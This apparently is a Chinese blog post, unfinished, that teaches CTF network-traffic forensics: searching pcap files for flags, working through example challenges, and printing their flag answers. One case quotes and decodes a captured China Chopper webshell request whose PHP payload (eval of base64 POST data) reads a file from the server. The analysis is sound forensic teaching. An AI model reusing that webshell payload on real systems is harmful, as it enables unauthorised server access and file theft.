
CTF之流量分析

原创


shy014 于 2021-06-05 01:37:47 发布 2758 收藏 14
分类专栏： ctf




CTF杂项中存在一种题型——流量分析，主要是给你一个流量包，让你分析获取其中的flag的值。

有5种方式，可以直接查找flag。

1、直接搜索




2、使用notepad++等软件，直接打开流量包，搜索关键字




3、编写python脚本

```
#encoding:utf-8
#用二进制方式读取文件
file=open("networking.pcap","rb")
#读取文件内容
i=file.read()
#查找字段
a1=i.find("flag{")
a2=i.find("}",a1)
#将查找的字段，组合起来
a3=i[a1:a2+1]
print a3
```



4、windows cmd命令

type networking.pcap | findstr "flag"



5、linux string 命令

strings networking.pcap | grep flag

实战

案例一：


0x01 字符串提取

这类题比较简单，直接搜索关键字字符串，如Pwnium2014的 USB if Fun，直接搜Pwnium有关的信息。

```
$ strings -a for1.pcapng | grep -i Pwnium
```


Pwnium{408158c115a82175de37e8b3299d1f93}

或者直接用wireshark搜索。




案例二：

使用wireshare打开pcap包，显示tcp流



好像已经找到了密码，但是有点不对劲，hex dump一下看看。



7f对应的ascll码是DEL，是删除，0D代表的是回车。

因此flag是backdoor00Rm8ate

案例三：简单文件提取


wireshark读取pcap包，追踪TCP流，

```
POST /isg.php HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 10.197.194.76
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.1.10/
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 192.168.1.10
Content-Length: 470
Connection: Close

ISG2014=%40eval%01%28base64_decode%28%24_POST%5Bz0%5D%29%29%3B&z0=QGluaV9zZXQoImRpc3B
sYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDAp
O2VjaG8oIi0%2BfCIpOzskRj1nZXRfbWFnaWNfcXVvdGVzX2dwYygpP3N0cmlwc2xhc2hlcygkX1BPU1RbIno
xIl0pOiRfUE9TVFsiejEiXTskZnA9QGZvcGVuKCRGLCJyIik7aWYoQGZnZXRjKCRmcCkpe0BmY2xvc2UoJGZw
KTtAcmVhZGZpbGUoJEYpO31lbHNle2VjaG8oIkVSUk9SOi8vIENhbiBOb3QgUmVhZCIpO307ZWNobygifDwtI
ik7ZGllKCk7&z1=%2Fvar%2Fwww%2Fhtml%2Fx.tar.gzHTTP/1.1 200 OK
Date: Sun, 07 Sep 2014 16:34:23 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
Content-Length: 180
Connection: close
Content-Type: text/html; charset=UTF-8

->|....2..T.....
.0....^E..&.s..Rp....D[,...
..[...:...g9.w..].
.....>...y...4._9...I..0.a..E4.d...b.1c..i...m........X...:i...m.Uy......Q.+.j.
6f..F....k..............o....=.(..|<-
```


将post请求，进行url及base64解码，发现好像是菜刀客户端流量，使用菜刀客户端下载了x.tar.gz文件。




```
ISG2014=
@eval(base64_decode($_POST[z0]));
&z0=@ini_set("display_errors","0");
@set_time_limit(0);
@set_magic_quotes_runtime(0);
echo("->|");
;$F=get_magic_quotes_gpc()?stripslashes($_POST["z1"]):$_POST["z1"];
$fp=@fopen($F,"r");
if(@fgetc($fp)){@fclose($fp);@readfile($F);
}
else
{
echo("ERROR:// Can Not Read");
};
echo("|<-");
die();
&z1=/var/www/html/x.tar.gz
```

因此，接下来，我们需要从数据包提取该文件，使用winhex来提取。

没有复现成功，每天研究：

类似题型：

https://www.pianshen.com/article/42121685884/

案例四:

未完待续。。。